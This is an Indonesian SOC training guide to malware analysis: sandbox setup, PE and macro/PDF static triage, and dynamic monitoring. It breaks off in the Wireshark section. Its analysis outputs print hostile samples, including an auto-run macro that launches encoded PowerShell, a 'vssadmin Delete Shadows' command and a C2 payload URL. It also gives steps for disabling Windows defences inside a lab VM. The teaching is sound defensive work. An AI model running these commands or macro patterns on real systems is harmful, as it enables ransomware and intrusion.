REVERSE

# PRACTICAL MALWARE ANALYSIS & REVERSE ENGINEERING

Panduan Investigasi Biner, Sandboxing,
dan Ekstraksi IoC untuk SOC

Disusun Oleh: **Rizki Angga Pratama**
L2 SOC Analyst

# HAK CIPTA & DISCLAIMER

**Practical Malware Analysis & Reverse Engineering for SOC**
Edisi Enterprise (50 Halaman)

Disusun oleh: Rizki Angga Pratama, S. Kom, C. Pro

Dokumen ini merupakan panduan teknis yang merinci metode aman untuk menangani, membedah, dan merekayasa balik (reverse engineering) artefak berbahaya (malware) di lingkungan Security Operations Center.

> **Peringatan Keamanan Kritis:**
> Buku ini membahas penanganan *Live Malware* (Ransomware, InfoStealers, RAT). Segala bentuk eksekusi *malware* yang dijelaskan dalam buku ini **HANYA** boleh dilakukan di dalam Lab Sand Box (Air-Gapped Sandbox) yang terisolasi secara fisik maupun virtual.
>
> Mengeksekusi sampel *malware* di komputer kerja (Host OS) perusahaan Anda dapat mengakibatkan pelanggaran data, enkripsi massal, dan pemecatan. Penulis tidak bertanggung jawab atas kerusakan infrastruktur akibat kelalaian operasional.

**Filosofi Desain:**
Buku ini dirancang dengan palet warna *Neon Pink* dan *Acid Green*, merepresentasikan antarmuka kontras tinggi yang sering digunakan oleh analis di dalam *Debugger* (seperti x64dbg) dan terminal *Hex Editor* untuk memaksimalkan fokus pembacaan kode *Assembly*.

© 2026 Hak cipta dilindungi undang-undang. SOC Training & Reference Material.

# KATA PENGANTAR

Dalam hierarki Security Operations Center (SOC), terdapat sebuah batas tak terlihat yang memisahkan analis Tier 1/2 dari analis Tier 3 (Incident Responders dan Threat Hunters). Batas tersebut adalah kemampuan untuk melihat melampaui peringatan dasbor (*Alert Dashboard*) dan turun langsung ke dalam ruang mesin sebuah kode berbahaya.

Ketika sebuah perusahaan diserang oleh ancaman persisten tingkat lanjut (APT) atau *Zero-Day Ransomware*, alat keamanan konvensional (Antivirus/EDR) sering kali hanya memberikan satu informasi: **"Berkas diblokir"** atau lebih buruk lagi, **"Aktivitas mencurigakan terdeteksi"** tanpa konteks yang jelas. Nilai *Hash* dari *malware* tersebut tidak akan ditemukan di VirusTotal karena peretas mengompilasinya (*compile*) secara unik untuk menargetkan perusahaan Anda.

Di saat krisis inilah *Malware Analysis* menjadi keterampilan yang menyelamatkan perusahaan. Dengan membedah fail biner, Anda tidak lagi menebak. Anda bisa secara pasti menjawab pertanyaan CISO: Apa yang dicuri malware ini? Ke IP mana ia mengirim data kita? Apakah ia meninggalkan pintu belakang (backdoor) di registry kita?

Buku ini tidak akan menjadikan Anda seorang pengembang eksploit dalam semalam. Namun, buku setebal 50 halaman ini dirancang khusus untuk mempersenjatai analis SOC dengan metodologi triase biner yang praktis. Kita akan membangun laboratorium isolasi yang kebal, membedah struktur *Portable Executable*, mencegat lalu lintas C2, hingga mengintip ke dalam logika *Assembly x86* dengan Ghidra.

Selamat membedah, dan ingat: *Jangan pernah klik ganda di luar Sandbox.*

*— Rizki Angga Pratama*

*Author*

# DAFTAR ISI (1/2)


## BAGIAN I: Membangun Laboratorium Analisis Malware

Bab 1.1 Arsitektur Sandboxing yang Aman — Hlm. 7

Bab 1.2 Setup FlareVM (Windows) — Hlm. 8

Bab 1.3 Setup REMnux (Linux) — Hlm. 9

Bab 1.4 Teknik Isolasi Jaringan C2 — Hlm. 10

Bab 1.5 Snapshot & Forensics Golden Rule — Hlm. 11

Bab 1.6 INetSim: Internet Tiruan (Fake Internet) — Hlm. 12

## BAGIAN II: Analisis Statis (Tanpa Eksekusi)

Bab 2.1 Membedah Portable Executable (PE) Headers — Hlm. 14

Bab 2.2 Struktur PE Sections (.text, .data, .rsrc) — Hlm. 15

Bab 2.3 Import Address Table (IAT) Analysis — Hlm. 16

Bab 2.4 Ekstraksi Strings & ASCII/Unicode — Hlm. 17

Bab 2.5 Deteksi Obfuscation & Packing (Entropy) — Hlm. 18

Bab 2.6 Menggunakan PeStudio untuk Triage — Hlm. 19

Bab 2.7 Automasi VirusTotal API dengan Python — Hlm. 20

Bab 2.8 Analisis Dokumen: Malicious Macros (VBA) — Hlm. 21

Bab 2.9 Analisis Dokumen: Malicious PDF (PDFiD) — Hlm. 22

# DAFTAR ISI (2/2)

## BAGIAN III: Analisis Dinamis (Monitoring Eksekusi)


Bab 3.1 Pengantar Analisis Dinamis Hlm. 24

Bab 3.2 Konfigurasi Process Hacker Hlm. 25

Bab 3.3 Sysinternals Procmon & Filtering Hlm. 26

Bab 3.4 Menganalisis Registry Changes (Regshot) Hlm. 27

Bab 3.5 Tracking Dropped Files & Persistence Hlm. 28

Bab 3.6 Intersepsi Lalu Lintas Jaringan (Wireshark) Hlm. 29

Bab 3.7 Membaca C2 Beaconing (PCAP Analysis) Hlm. 30

Bab 3.8 Teknik Deteksi Sandbox Evasion Hlm. 31

Bab 3.9 Bypass Mekanisme Anti-Analysis Hlm. 32


## BAGIAN IV: Pengenalan Reverse Engineering & Assembly


Bab 4.1 Konsep Dasar Reverse Engineering Hlm. 34

Bab 4.2 Arsitektur CPU Registers Hlm. 35

Bab 4.3 Instruksi x86 Assembly (PUSH, CALL, JMP) Hlm. 36

Bab 4.4 Stack & Function Calls Execution Hlm. 37

Bab 4.5 Pengantar Ghidra Decompiler Hlm. 38

Bab 4.6 IDA Pro Graph View untuk Analis SOC Hlm. 39

Bab 4.7 Mengurai Logika Enkripsi (XOR Payload) Hlm. 40

Bab 4.8 Analisis Fileless Malware (PS Deobfuscation) Hlm. 41


## BAGIAN V: Studi Kasus Real-World & Integrasi SIEM


Bab 5.1 Studi Kasus: Conti Ransomware Triage Hlm. 43

Bab 5.2 Ransomware Encryption Flow Mapping Hlm. 44

Bab 5.3 Studi Kasus: InfoStealer (RedLine/Vidar) Hlm. 45

Bab 5.4 Anatomi Pencurian Kredensial RedLine Hlm. 46

Bab 5.5 Menerjemahkan Hasil ke YARA Rules Hlm. 47

Bab 5.6 Custom Detection Rules di Elastic (KQL) Hlm. 48




# BAGIAN I

Membangun Laboratorium
Analisis Malware

# BAB 1: LAB MALWARE

## 1.1 Arsitektur Sandboxing yang Aman

Hukum pertama dan paling sakral dalam analisis malware adalah **Isolasi**. Anda tidak boleh menganalisis *malware* di laptop kerja utama Anda, meskipun Anda memiliki perangkat lunak EDR (*Endpoint Detection & Response*) terbaik di dunia. Satu kesalahan klik pada sampel *Ransomware* atau *Wiper* dapat menghancurkan *drive* fisik Anda dan merambat melalui jaringan VPN perusahaan.

Kita menggunakan arsitektur Virtualisasi *Air-Gapped*. Ini melibatkan penggunaan *Hypervisor* (seperti VMware Workstation Pro atau Oracle VirtualBox) untuk menciptakan komputer virtual (VM) di dalam komputer fisik Anda.

Arsitektur laboratorium standar industri membutuhkan dua VM yang saling terhubung dalam satu jaringan tertutup:

1. **VM Analisis (Korban):** Sebuah sistem operasi Windows 10 yang dimodifikasi. Di sinilah *malware* akan dilepaskan (dieksekusi).
2. **VM Simulasi Jaringan (Pengamat):** Sebuah sistem operasi Linux yang bertindak sebagai "Internet Palsu". Semua koneksi jahat dari VM Windows akan diarahkan ke Linux ini untuk diintersepsi.

Konfigurasi ini memastikan *malware* percaya bahwa ia bebas beroperasi di internet, padahal ia sedang diamati di dalam toples kaca.

## 1.2 Setup FlareVM (Windows)

Menginstal Windows 10 polos tidak cukup untuk analisis. Anda membutuhkan puluhan alat pembedah (*debugger*, *decompiler*, *hex editor*). Memasang alat-alat ini satu per satu akan memakan waktu berhari-hari. Solusinya adalah **FlareVM**.

Dikembangkan oleh Mandiant (Google Cloud), FlareVM adalah skrip PowerShell pasca-instalasi yang secara otomatis mengunduh dan mengonfigurasi ratusan alat *Reverse Engineering* terkemuka langsung ke dalam VM Windows Anda.

> **Prasyarat FlareVM Kritis:**
> Sebelum menjalankan skrip FlareVM, Anda **WAJIB** melucuti pertahanan Windows secara total.
> 1. Matikan *Windows Defender Real-time Protection*.
> 2. Matikan *Windows Firewall* untuk semua profil (Domain/Private/Public).
> 3. Matikan *Windows Updates* (agar OS tidak memperbaiki kerentanan yang mungkin dibutuhkan oleh malware untuk berjalan).

Jika Defender dibiarkan menyala, ia akan langsung mengkarantina atau menghapus sampel *malware* Anda sesaat setelah Anda mengunduhnya, membuat proses analisis dinamis menjadi mustahil.

## 1.3 Setup REMnux (Linux)

Untuk VM Pengamat, kita menggunakan **REMnux**. REMnux adalah distribusi Linux (berbasis Ubuntu) yang dirancang khusus oleh Lenny Zeltser untuk *Malware Analysis* dan *Reverse Engineering*.


Sementara FlareVM digunakan untuk mengeksekusi *malware* Windows, REMnux bertugas melayani sisi jaringan. REMnux dilengkapi dengan penganalisis paket (Wireshark), ekstraktor dokumen berbahaya, alat dekripsi statis, dan server tiruan (INetSim).

REMnux tidak perlu diinstal dari awal. Anda cukup mengunduh berkas *Virtual Appliance* (.OVA) dari situs resminya dan mengimpornya langsung ke VirtualBox atau VMware Anda. VM ini sangat ringan dan stabil, biasanya hanya membutuhkan 2GB RAM untuk beroperasi penuh.

Dalam alur kerja sehari-hari, Anda akan sering mentransfer sampel *malware* yang sudah dikompresi ber-*password* (biasanya sandi: `infected`) dari REMnux menuju FlareVM menggunakan fitur *drag-and-drop* atau server HTTP Python sementara.

## 1.4 Teknik Isolasi Jaringan C2

Bagaimana kita menghubungkan FlareVM dan REMnux, namun memastikan *malware* tidak bisa lolos ke router WiFi fisik atau internet nyata? Jawabannya ada pada konfigurasi **Host-Only Network**.




Di VMware/VirtualBox, konfigurasikan *Network Adapter* kedua VM menjadi mode `Host-Only`. Mode ini menciptakan sebuah *switch* (saklar) *virtual* terisolasi (contoh: `VMnet1`). Kedua VM mendapatkan IP pada *subnet* yang sama (misal: `10.0.0.x`) dan dapat saling melakukan *Ping*, namun sama sekali tidak memiliki rute (*Route*) untuk mencapai kartu fisik Wi-Fi atau LAN laptop Anda.

## 1.5 Snapshot & Forensics Golden Rule

Analisis dinamis merusak VM Anda. *Ransomware* akan mengenkripsi *file* sistem FlareVM, *Rootkit* akan memodifikasi *Master Boot Record* (MBR), dan *Adware* akan menyuntikkan iklan ke *browser*. Membersihkan infeksi ini satu per satu adalah pekerjaan yang mustahil.

Solusi forensiknya adalah menggunakan fitur **Snapshot** pada hipervisor.

> **Alur Kerja Snapshot (The Golden Rule):**
> 1. Setelah FlareVM dan REMnux selesai di-*setup* sempurna, ambil *Snapshot* dengan nama **"Base_Clean_Ready"**.
> 2. Tarik sampel malware (misal: `invoice.exe`) ke desktop FlareVM.
> 3. Lakukan analisis (eksekusi, monitoring, dll). VM kini terinfeksi.
> 4. Setelah analisis selesai, klik **"Revert to Base_Clean_Ready"** di VMware. VM akan *reboot* dan kembali ke keadaan perawan dalam waktu 5 detik.

Jangan pernah mengeksekusi sampel kedua di VM yang sudah terinfeksi oleh sampel pertama. Indikator Kompromi (IoC) akan saling tercampur, menyebabkan kebingungan saat Anda melaporkan temuan YARA/KQL ke tim SOC.

## 1.6 INetSim: Internet Tiruan (Fake Internet)

Sebagian besar *malware* modern menolak mengeksekusi muatan (*payload*) mematikannya jika mereka tidak bisa mencapai *Command & Control* (C2) mereka di internet (misal: gagal melakukan ping ke `8.8.8.8` atau gagal mengunduh *file* dari domain jahat).

Karena lab kita berada di jaringan *Host-Only* (tanpa internet nyata), kita harus menyimulasikan internet menggunakan **INetSim** (terpasang di REMnux).

```
# Menjalankan INetSim di Terminal REMnux remnux@remnux:~$ sudo inetsim --session remnux_sim [+] INetSim 3.2.2 started.  Listening on interface: 10.0.0.20  Starting services:  * DNS (UDP/53) -> Always replies with 10.0.0.20  * HTTP (TCP/80) -> Serves fake HTML & EXE files  * SMTP (TCP/25) -> Captures outgoing SPAM emails
```

Trik krusial: Anda **wajib** mengubah pengaturan DNS di FlareVM (Windows) untuk mengarah ke IP REMnux (`10.0.0.20`). Dengan demikian, saat *malware* mencoba mencari (*resolve*) `evil-hacker.com`, INetSim akan membalas: *"Ya, IP-nya adalah 10.0.0.20 (diri saya sendiri)."* Malware pun akan mengirimkan data curiannya langsung ke mesin analis Anda.




# BAGIAN II

Analisis Statis (Tanpa Eksekusi)

# BAB 2: ANALISIS STATIS

## 2.1 Membedah PE Headers

Langkah paling aman dalam menganalisis fail biner adalah **Analisis Statis**—membedah *file* tanpa menjalankannya. Di sistem operasi Windows, hampir semua eksekutabel (`.exe`, `.dll`, `.sys`) menggunakan format **Portable Executable (PE)**.

Setiap berkas PE memiliki struktur *Header* yang bertindak sebagai "Peta Jalan" bagi sistem operasi Windows. *Header* ini memberi tahu Windows berapa banyak memori yang dibutuhkan, fungsi apa saja yang harus diimpor, dan di mana kode program (instruksi pertama) dimulai.

```
# Tampilan Hex Dump dari PE File (Awal Berkas) Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
Decoded Text 00000000 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 MZ.............. 00000010 B8 00 00
00 00 00 00 00 40 00 00 00 00 00 00 00 ........@....... ... 00000040 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C
CD 21 54 68 ........!.L.!Th 00000050 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F is program canno
00000060 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20 t be run in DOS
```

Dua *byte* pertama dari sebuah file PE selalu bernilai 4D 5A (huruf MZ, inisial perancang format ini, Mark Zbikowski). Jika peretas menyamarkan `malware.exe` dengan mengganti ekstensinya menjadi `foto.jpg`, analis akan langsung tahu bahwa itu palsu hanya dengan melihat *Hex Dump* dua *byte* pertamanya.

## 2.2 Struktur PE Sections

Di bawah *Headers*, berkas PE dibagi menjadi beberapa "Bagian" (*Sections*). Setiap bagian (*section*) memiliki peruntukan memori dan izin khusus (*Read, Write, Execute*). Analis mencari keanehan dalam nama atau izin *section* ini untuk mendeteksi anomali.

| NAMA SECTION | PERUNTUKAN STANDAR (ISI) | ANOMALI / INDIKATOR (IOC) MALICIOUS |
|---|---|---|
| `.text` | Kode instruksi mesin sesungguhnya (x86 Assembly). | Izin biasanya Read-Execute (RX). Jika memiliki izin **Write (RWX)**, ini adalah indikator *Self-Modifying Code* atau *Malware Packer*. |
| `.data` | Data inisialisasi / Variabel global (misal: *Strings*). | Normalnya Read-Write (RW). Jika berisi data acak/acak tingkat tinggi (*High Entropy*), kemungkinan berisi muatan (*payload*) terenkripsi. |
| `.rsrc` | Sumber daya UI (Ikon, Gambar, Dialog Box). | Sering disalahgunakan untuk menyembunyikan berkas EXE lain (*Malware Dropper*) yang disamarkan sebagai ikon. |

Alat seperti **CFF Explorer** atau **PeStudio** dapat digunakan untuk memvisualisasikan bagian-bagian PE ini dalam antarmuka GUI (*Graphical User Interface*) tanpa perlu membaca *Hex Dump* secara manual.

## 2.3 Import Address Table (IAT) Analysis

Sangat sedikit *malware* yang ditulis dari nol tanpa menggunakan API sistem operasi. *Malware* bergantung pada DLL (*Dynamic Link Library*) bawaan Windows untuk mengelola berkas, berjejaring, dan mengutak-atik memori. Daftar DLL dan fungsi yang dipinjam oleh *malware* ini tersimpan dalam **Import Address Table (IAT)**.

Dengan membaca IAT, seorang analis bisa menebak niat peretas tanpa pernah mengeksekusi programnya.

> **Kombinasi API Berbahaya (Suspicious IAT Signatures):**
> - **Keylogger:** `SetWindowsHookEx` (mencegat *keyboard*) + `GetAsyncKeyState` + `GetForegroundWindow`.
> - **Ransomware:** `CryptAcquireContext` (Inisiasi Kripto) + `FindFirstFile` + `WriteFile` + `DeleteFile`.
> - **Process Injection:** `VirtualAllocEx` + `WriteProcessMemory` + `CreateRemoteThread` (Klasik *Shellcode Injection*).

Jika sebuah `.exe` yang mengaku sebagai kalkulator (ukuran 50 KB) mengimpor API `CreateRemoteThread`, Anda dapat memastikan dengan 99% keyakinan bahwa berkas tersebut adalah senjata rekayasa sosial (*Social Engineering*) atau *Malware Dropper*.

## 2.4 Ekstraksi Strings & ASCII/Unicode

*Strings* adalah serangkaian karakter cetak (huruf, angka, simbol) yang tertanam di dalam biner. *Programmer* jahat sering meninggalkan jejak seperti alamat IP C2, nama direktori *Registry*, dan bahkan pesan ejekan (*taunts*) dalam bentuk teks polos.

Gunakan utilitas baris perintah `strings.exe` (dari Sysinternals) atau **FLOSS (FireEye Labs Obfuscated String Solver)** di terminal FlareVM untuk mengekstraknya.

```
> floss malware.exe | findstr /i "http reg" [FLOSS] Extracted ASCII Strings:
Software\Microsoft\Windows\CurrentVersion\Run <-- Persistence (Autostart) http://185.10.x.x/payload.bin
<-- C2 Download URL (IoC) Mozilla/5.0 (Windows NT 10.0; Win64) <-- Fake User-Agent [FLOSS] Decoded Stack
Strings (Obfuscated): vssadmin.exe Delete Shadows /All /Quiet <-- Ransomware Shadow Copy Deletion!
```

Seperti terlihat di atas, FLOSS memiliki kelebihan luar biasa dibandingkan alat *strings* tradisional: ia secara cerdas menjalankan biner sesaat di dalam emulator mikronya untuk mendekripsi teks yang coba disembunyikan (*obfuscated*) oleh peretas menggunakan trik manipulasi memori (*Stack Strings*).

## 2.5 Deteksi Obfuscation & Packing (Entropy)

Saat *programmer malware* menyadari analis keamanan menggunakan teknik IAT dan *Strings* untuk membongkar rahasianya, mereka merespons dengan **Packers** (seperti UPX, Themida, atau VMProtect).

*Packer* mengompresi dan mengenkripsi kode berbahaya aslinya (memasukkannya ke dalam "amplop"). Saat dianalisis secara statis, *Strings* akan terlihat seperti karakter acak, dan IAT hanya akan menampilkan satu fungsi (misal: `LoadLibraryA`, yang bertugas membuka amplop tersebut saat dieksekusi).

Cara tercepat mendeteksi *malware* yang di-*pack* adalah dengan menghitung **Entropi Shannon (Shannon Entropy)** dari *file* tersebut. Entropi mengukur tingkat keacakan (*randomness*) data pada skala 0 hingga 8.

- **Entropi ~5.0 :** Teks bahasa Inggris biasa atau kode *Assembly* normal.
- **Entropi ~6.5 :** Terdapat kompresi data ringan.
- **Entropi 7.5 - 8.0 :** Data terenkripsi atau terkompresi kuat (*Packed Malware*). Hampir mustahil dianalisis secara statis.

Jika entropi bagian `.text` mendekati angka 8, Anda harus menyerah pada analisis statis dan segera beralih ke **Analisis Dinamis** (mengeksekusi *malware* untuk memaksanya membuka dirinya sendiri di RAM).

## 2.6 Menggunakan PeStudio untuk Triage

Melakukan pengecekan *Header*, IAT, *Strings*, dan Entropi secara manual (lewat terminal) memang mendidik, namun memakan waktu. Analis SOC profesional membutuhkan triase 1 menit.

**PeStudio** (oleh Marc Ochsenmeier) adalah alat portabel (*freeware* untuk non-komersial) yang secara otomatis mengeksekusi semua pemeriksaan statis di atas dalam satu GUI dasbor yang rapi. PeStudio menandai anomali dengan warna merah (indikator bahaya).

> **Alur Kerja PeStudio Triage:**
> 1. Tarik (*Drag-and-Drop*) `suspect.exe` ke dalam PeStudio.
> 2. Periksa menu **Indicators** (PeStudio memberikan skor ancaman dari 1-100 berdasarkan API yang mencurigakan).
> 3. Periksa tab **VirusTotal** (PeStudio otomatis mengirim MD5 *Hash* file ke API VirusTotal tanpa mengunggah fail fisiknya, melindungi privasi jika fail tersebut dokumen internal).
> 4. Periksa tab **Libraries** untuk melihat kombinasi IAT (*Blacklisted APIs*).

Jika PeStudio menyalakan layar Anda dengan warna merah (skor ancaman > 50), *file* tersebut cukup mencurigakan untuk langsung dikarantina oleh SOC tanpa perlu penyelidikan mendalam lebih lanjut.

## 2.7 Automasi VirusTotal API dengan Python

Mengecek 1 fail biner di *web* VirusTotal itu mudah. Mengecek 500 fail *hash* yang ditemukan dari perburuan EDR (*Threat Hunt*) secara manual akan menghancurkan kewarasan analis. Kita membutuhkan otomatisasi API menggunakan skrip Python.

```
# Script Python: VT_Hash_Bulk_Checker.py import requests def check_vt_hash(hash_val, api_key): url = f"https://www.virustotal.com/api/v3/files/{hash_val}" headers = {"x-apikey": api_key} response = requests.get(url, headers=headers) if response.status_code == 200: data = response.json() stats = data['data']['attributes']['last_analysis_stats'] malicious = stats['malicious'] return f"[+] {hash_val} --> Malicious: {malicious}/70" elif response.status_code == 404: return f"[-] {hash_val} --> Tidak ditemukan di database VT. (WASPADA: ZERO-DAY)" # Hasil eksekusi: # [+] 44d88... --> Malicious: 58/70 (Dikenal sebagai Emotet) # [-] 1f93a... --> Tidak ditemukan di database VT. (WASPADA: ZERO-DAY)
```

Perhatikan logika respons 404 (*Not Found*). Fail yang tidak ada di VirusTotal BUKAN berarti fail tersebut aman. Sering kali, itu adalah indikasi bahwa peretas telah menyusun *payload* khusus (APT) yang belum pernah diunggah ke internet oleh korban lain. Inilah spesimen prioritas untuk Analisis Dinamis.

## 2.8 Analisis Dokumen: Malicious Macros (VBA)

Sebagian besar insiden korporat tidak diawali dari lampiran berformat `.exe` (karena mudah diblokir filter email), melainkan dari dokumen Office (Word/Excel) yang mengandung **VBA Macros** (skrip otomasi). Analis menggunakan **OleVBA** (bagian dari *OleTools* di REMnux) untuk mengekstrak makro tanpa membuka dokumen Word.

```
remnux@remnux:~$ olevba Invoice_Overdue.docm ------------------------------------------------------------
-------------------- VBA MACRO ThisDocument.cls Sub AutoOpen() Dim str As String str = "powershell.exe -
nop -enc JABzAD0ATgBlAHcALQBPAGIA..." Shell str, vbHide End Sub ----------------------------------------
---------------------------------------- +-------------+------------------+---------------------------
-----------+ | Type | Keyword | Description | +-------------+------------------+-----------------------
----------------+ | AutoExec | AutoOpen | Runs when the Word document is opened | | Suspicious | Shell
| May run an executable file/system cmd | | Suspicious | powershell.exe | May execute PowerShell
commands | | Suspicious | -enc | Obfuscated Base64 PowerShell execution | +-------------+--------------
---+-----------------------------------------+
```

OleVBA tidak hanya membuang (*dump*) kode VBA-nya, tetapi juga secara otomatis menyoroti (*highlight*) indikator kunci: seperti eksekusi otomatis saat dibuka (`AutoOpen`) dan pemanggilan *Shell* tersembunyi. Dari titik ini, tugas analis bergeser ke mendekode muatan *Base64 PowerShell* tersebut.

## 2.9 Analisis Dokumen: Malicious PDF (PDFiD)

Selain MS Office, dokumen PDF adalah vektor serangan favorit lainnya. Serangan PDF biasanya memanfaatkan eksploitasi pada pembaca PDF (seperti Adobe Reader) atau fitur interaktif (JavaScript bawaan). Kita menganalisisnya menggunakan alat **PDFiD** dan **pdf-parser** dari Didier Stevens.

```
remnux@remnux:~$ pdfid.py Bank_Statement.pdf  PDFiD 0.2.8 Bank_Statement.pdf  PDF Header: %PDF-1.7  obj
18  endobj 18  stream 3  endstream 3  /JS 1 <-- Indikator: PDF mengandung JavaScript!  /JavaScript 1
/OpenAction 1 <-- Indikator: Menjalankan kode otomatis saat dibuka  /AcroForm 0  /JBIG2Decode 0
```

PDF standar (seperti faktur murni teks) seharusnya menghasilkan nilai 0 untuk tag `/JS` dan `/OpenAction`. Jika kedua tag tersebut bernilai 1, PDF tersebut berusaha mengeksekusi *JavaScript* jahat secara otomatis (kemungkinan *Heap Spraying* eksploitasi memori) pada mesin pembaca sesaat setelah fail dibuka.




# BAGIAN III

Analisis Dinamis
(Monitoring Eksekusi)

# BAB 3: ANALISIS DINAMIS

## 3.1 Pengantar Analisis Dinamis

Analisis statis memberikan cetak biru, namun **Analisis Dinamis** menunjukkan aksinya. Saat *malware* terenkripsi berat (Entropi > 7.5), membuang-buang waktu menatap *hex dump* adalah kesalahan. Anda harus mengeksekusinya (di dalam Lab Kotak Pasir) dan membiarkan sistem operasinya yang melaporkan kejahatan tersebut (*Behavioral Monitoring*).

Konsep dasar Analisis Dinamis adalah **Pemantauan Kondisi Status (State Monitoring)**:

1. **Pre-Execution:** Ambil *snapshot* dasar (*baseline*) jaringan, proses memori yang berjalan, dan struktur *Registry* Windows.
2. **Execution (Detonasi):** Buka (klik ganda) *malware* (sering kali dengan Hak Administrator untuk membiarkannya mengerahkan seluruh kemampuannya).
3. **Observation:** Gunakan utilitas pemantauan untuk mencatat *delta* (perubahan) — *file* apa yang baru ditambahkan? Kunci autostart apa yang baru dimodifikasi? Ke mana lalu lintas jaringannya mencoba terhubung?

Peringatan: Analisis dinamis berlangsung cepat. Beberapa *malware* melakukan tugasnya dan menghancurkan diri (*self-delete*) dalam waktu kurang dari 3 detik. Otomatisasi alat *logging* adalah kunci sukses fase ini.

## 3.2 Konfigurasi Process Hacker

Windows *Task Manager* bawaan sama sekali tidak berguna untuk *Malware Analysis* karena ia menyembunyikan terlalu banyak detail sistem tingkat rendah. Pengganti yang wajib digunakan adalah **Process Hacker** (atau *System Informer* / *Process Explorer*).

Alat ini menampilkan struktur hierarki (pohon) dari setiap program yang berjalan. *Malware* sering bersembunyi dengan meluncurkan proses anak (*child process*) yang tampak sah, seperti `svchost.exe` atau `notepad.exe`, lalu menyuntikkan kode berbahaya ke dalamnya (Teknik *Process Hollowing*).

> **Warna Indikator Process Hacker:**
> - **Merah (Red):** Proses sedang dimatikan (dihancurkan/Terminated). Jika `malware.exe` berkedip merah dan hilang, ia mungkin telah menanamkan *payload* tersembunyi di memori lain lalu bunuh diri.
> - **Hijau (Green):** Proses baru yang sedang dimulai (Spawned). Pantau dengan cermat `cmd.exe` atau `powershell.exe` yang tiba-tiba berkedip hijau dari dokumen Word.

Anda dapat mengklik kanan pada proses yang mencurigakan di *Process Hacker* dan menekan **Dump Memory**. Ini akan menarik sampel dari RAM (kode yang sudah tidak terenkripsi/*unpacked*) ke *disk* Anda untuk dianalisis kembali secara statis dengan *strings*.

## 3.3 Sysinternals Procmon & Filtering

**Process Monitor (Procmon)** adalah "Mata Dewa" dalam sistem Windows. Ia merekam setiap panggilan API untuk sistem berkas (*File System*), Registri (*Registry*), dan Jaringan (*Network*). Saat Anda menjalankan *malware*, Procmon akan memuntahkan 100.000+ baris kejadian (*events*) dalam 1 menit. Tanpa *Filter* yang benar, alat ini tidak dapat dibaca oleh manusia.

Terapkan *Procmon Filter Rules* berikut sebelum detonasi:

- `Process Name` **is** `malware.exe` *(Hanya ikuti aktivitas dari fail tersangka)*
- `Operation` **is** `WriteFile` *(Hanya tampilkan momen ketika ia menyimpan data/dropper ke disk)*
- `Operation` **is** `RegSetValue` *(Hanya tampilkan modifikasi registry permanen)*
- `Operation` **contains** TCP or UDP *(Hanya tampilkan upaya koneksi jaringan)*

Setelah menerapkan filter yang ketat, 100.000 log *noise* akan menyusut menjadi 5 baris kejadian emas yang memberitahu Anda persis di mana *malware* menyimpan kunci bertahannya (*persistence key*).

## 3.4 Menganalisis Registry Changes (Regshot)

Sementara Procmon bersifat *real-time* (bergulir), **Regshot** bekerja secara perbandingan statis (*snapshot-based*). Tujuan utama peretas mengubah *registry* adalah **Persistence** (memastikan *malware* otomatis menyala setiap kali komputer dihidupkan ulang).

```
Alur Kerja Regshot: 1. (Pre-Execution): Klik "1st Shot". Regshot menyimpan kondisi awal Windows. 2. Jalankan malware. Tunggu 60 detik agar ia selesai mengakar. 3. (Post-Execution): Klik "2nd Shot". 4. Klik "Compare". --- Laporan Perbedaan (Delta Report) --- Keys Added: 1
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\WinUpdateHelper Values added: 1
HKLM\SOFTWARE\...\Run\WinUpdateHelper: "C:\Users\Public\svch0st.exe"
```

Laporan Regshot di atas membongkar strategi peretas: Ia membuat kunci otomatisasi di cabang HKLM `\Run` yang menyamarkan programnya sebagai "Pembaruan Windows" (*WinUpdateHelper*), menunjuk ke fail palsu `svch0st.exe` (perhatikan penggunaan angka '0' untuk menipu analis) di dalam direktori `\Public\`.

## 3.5 Tracking Dropped Files & Persistence

*Malware* sering kali bukanlah agen penyerang akhir (*End-Payload*). Banyak *file* EXE tahap awal hanyalah "Dropper" atau "Downloader". Tugas satu-satunya adalah mengekstrak EXE sungguhan dari dalam badannya sendiri dan menjatuhkannya (*drop*) ke folder yang sunyi, seperti `%TEMP%` atau `%AppData%`.

Untuk mendeteksi *Dropped Files*, amati di *Procmon* atau folder target (menggunakan *Directory Monitor*). Jika Anda mendapati sebuah berkas biner (misal: `temp_payload.dll`) baru saja mendarat, *file* anak ini sering kali adalah muatan berbahaya sesungguhnya (misal: mesin *Ransomware* atau pencuri sandi/*Password Stealer*).

Ambil *file DLL Dropped* tersebut, salin ke Desktop, lalu ulangi Analisis Statis (Bab 2) pada *file* baru ini. Investigasi malware sering berbentuk *Matryoshka doll* (boneka Rusia)—satu *malware* membungkus *malware* lainnya dalam lapisan-lapisan tahapan (*Stages*).

## 3.6 Intersepsi Lalu Lintas Jaringan (Wireshark)

Setelah *malware* membongkar jangkar (*Persistence*) di OS, ia akan melakukan *Call Home*—menelepon ke *server* peretas (C2) untuk meminta perintah selanjutnya (unduh muatan kedua, atau kirim sandi yang dicuri). Kita menangkap momen ini di VM REMnux menggunakan **Wireshark**.

Agar penangkapan paket tidak dipenuhi *noise* sistem (seperti *broadcast* Windows NetBIOS), gunakan filter Wireshark dasar sebelum detonasi:

```
dns || http || tls.handshake
```

